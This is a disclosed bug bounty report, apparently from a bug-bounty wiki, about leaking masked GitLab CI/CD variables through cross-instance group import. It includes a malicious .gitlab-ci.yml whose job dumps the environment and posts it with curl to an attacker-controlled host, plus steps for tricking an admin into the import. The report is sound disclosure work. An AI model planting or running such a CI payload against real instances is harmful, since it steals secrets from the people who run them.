Leak admin CI/CD variables through cross instance gitlab group import (with projects), bulk_import_projects feature enabled
A GitLab group import feature allowed an attacker to include a malicious CI/CD configuration that, when run in the victim's instance, exfiltrated masked CI/CD variables. An attacker could trick an admin into importing a group containing a project with a crafted .gitlab-ci.yml, leading to leakage of sensitive variables.

GitLab
Originally disclosed on GitLab
- Fixed in 48 days
- Disclosed after 48 days
HackerOne report #1851836 by ricardobrito on 2023-01-30, assigned to @greg:
Report | Attachments | How To Reproduce
Report
Hi team,
Summary
This issue is very similar and it is another way to acheive the same effect as reported in https://gitlab.com/gitlab-org/gitlab/-/issues/358750. By abusing the gitlab group import feature.
This exploit has the following requirement:
- The
bulk_import_projectsfeature flag has to be enabled for the instance that is importing the groups.
The gitlab feature Import group by direct transfer allows gitlab users to transfer groups cross gitlab instances, and when the feature flag bulk_import_projects is enabled, it is possible to import the projects included in the groups that are being imported. So for this to work the admin of the instance that is importing the groups needs to have this feature flag enabled.
(Summarize the bug encountered concisely)
Setup

- Admin creates a new group into which he plans to import other groups as subgroups. Let's call this group "Main Groups". This group is created in gitlab instance "A". The admin also creates MASKED CI/CD variables for this group as well (group page -> Settings -> CI/CD -> Variables):
- The attacker creates a public project in instance "B", which will hold the payload (this project can be created in instance "B" and the project's visibility must be set to public). This project is called "payload". The project will contain the following
.gitlab-ci.ymlfile:
job_name2:
 script:
   - export > test.txt
   - curl -X POST --data "$(cat test.txt)" attacker-controlled-website
In my case:

The attacker-controlled-website is a website which will receive the data leaked from the admin gitlab runner environment (with the CI variables leaked). For this website I used: https://pipedream.com/[@]rickboss/requestbin-p_KwCWYdN/inspect, which is a public web service that allows to inspect data sent to it from requests.

- The attacker creates a new public group called "my-projects" (also in instance B), which contains the following project called "sample-project" (public project), which contains a
.gitlab-ci.ymlfile that includes the.gitlab-ci.ymlfile from project "payload" in step 2.
#####   This file is a template, and might need editing before it works on your project.
#####   To contribute improvements to CI/CD templates, please follow the Development guide at:
#####   https://docs.gitlab.com/ee/development/cicd/templates.html
#####   This specific template is located at:
#####   https://gitlab.com/gitlab-org/gitlab/-/blob/master/lib/gitlab/ci/templates/Bash.gitlab-ci.yml

#####   See https://docs.gitlab.com/ee/ci/yaml/index.html for all available options

#####   you can delete this line if you're not using Docker

include:
  - '(RAW URL of the .gitlab-ci.yml from "payload" project)'
Example in which the payload project's raw url is http://18.191.243.24/gitlab-instance-029e2bd7/payload/-/raw/main/.gitlab-ci.yml(which is my instance running in aws):
Attack Scenario:
-
The attacker creates an access token with the api and read_api scopes
-
Attacker sends the instance url and access token to admin (or any other user)
-
The admin goes to the group import panel (located in
https://[your-intance-url]/groups/new#import-group-pane, and places the url and the token in their respective places and connects to the instance, which sends him to a page looking like this:

Note that the button should read "import with projects", the reason it has "re-import" instead of "import" is because I have already imported it before when testing this functionality.
- The admin imports the "my-projects" group from instance "B" (which contains the sample-project project) into the "Main Groups" group. Now the admin's "Main Groups" group has the following content:

- Here is the issue: Now when the admin makes any change to any file inside the "sample project" which is inside the "my-projects" sub-group, which is inside the "Main Groups" and commits the changes, the payload from step 2, will run and send data to the attacker controlled website. This data will contained the leaked masked admin CI/CD variables:

As we can see in the screenshot above, the admin variable variable1 has been leaked. As well as other environment variables belonging to the admin instance.
Impact
A malicious attacker can leak admin ci/cd variables by abusing the group import function
What is the current bug behavior?
A malicious attacker can trick users into importing a malicious project which includes a malicious gitlab-ci.yml file.
Results of GitLab environment info
The tests were made on gitlab version 15.8
Impact
A malicious attacker can leak admin ci/cd variables by abusing the group import function (with projects included).
Attachments
Warning: Attachments received through HackerOne, please exercise caution!
- Screenshot_2023-01-30_at_11.30.53_PM.png
- Screenshot_2023-01-30_at_11.41.11_PM.png
- Screenshot_2023-01-30_at_11.44.58_PM.png
- Screenshot_2023-01-30_at_11.52.42_PM.png
- Screenshot_2023-01-30_at_11.56.43_PM.png
- Screenshot_2023-01-31_at_12.01.52_AM.png
How To Reproduce
Please add reproducibility information to this section:
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
How it worked
Root cause
Likely the group import feature does not properly restrict or sanitise CI/CD configuration files from imported projects, allowing them to execute in the importing instance's context.
Impact
An attacker could leak masked admin CI/CD variables and other environment variables from the victim's GitLab instance.
What the attacker needed
Bulk_import_projects feature flag enabled; attacker can create public projects and groups; admin imports attacker's group; admin commits a change to imported project
How it was found
- Admin creates a group with masked CI/CD variables.
- Attacker creates a public project with a .gitlab-ci.yml that exfiltrates environment variables.
- Attacker creates a public group containing a project that includes the malicious .gitlab-ci.yml.
- Attacker creates an access token and sends the instance URL and token to the admin.
- Admin uses the group import panel to import the attacker's group into their group.
- When the admin commits a change to the imported project, the malicious CI job runs and sends variables to the attacker.
Explained by bugbounty.wiki with AI from the original and checked against quotes from it; it can still be wrong. Read the original before relying on a detail.
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
GitLab can import groups from other GitLab instances, and if a feature flag is on, it also imports projects. An attacker can create a project with a CI/CD script that sends environment variables to an external server. When an admin imports that group, the script runs and leaks secret 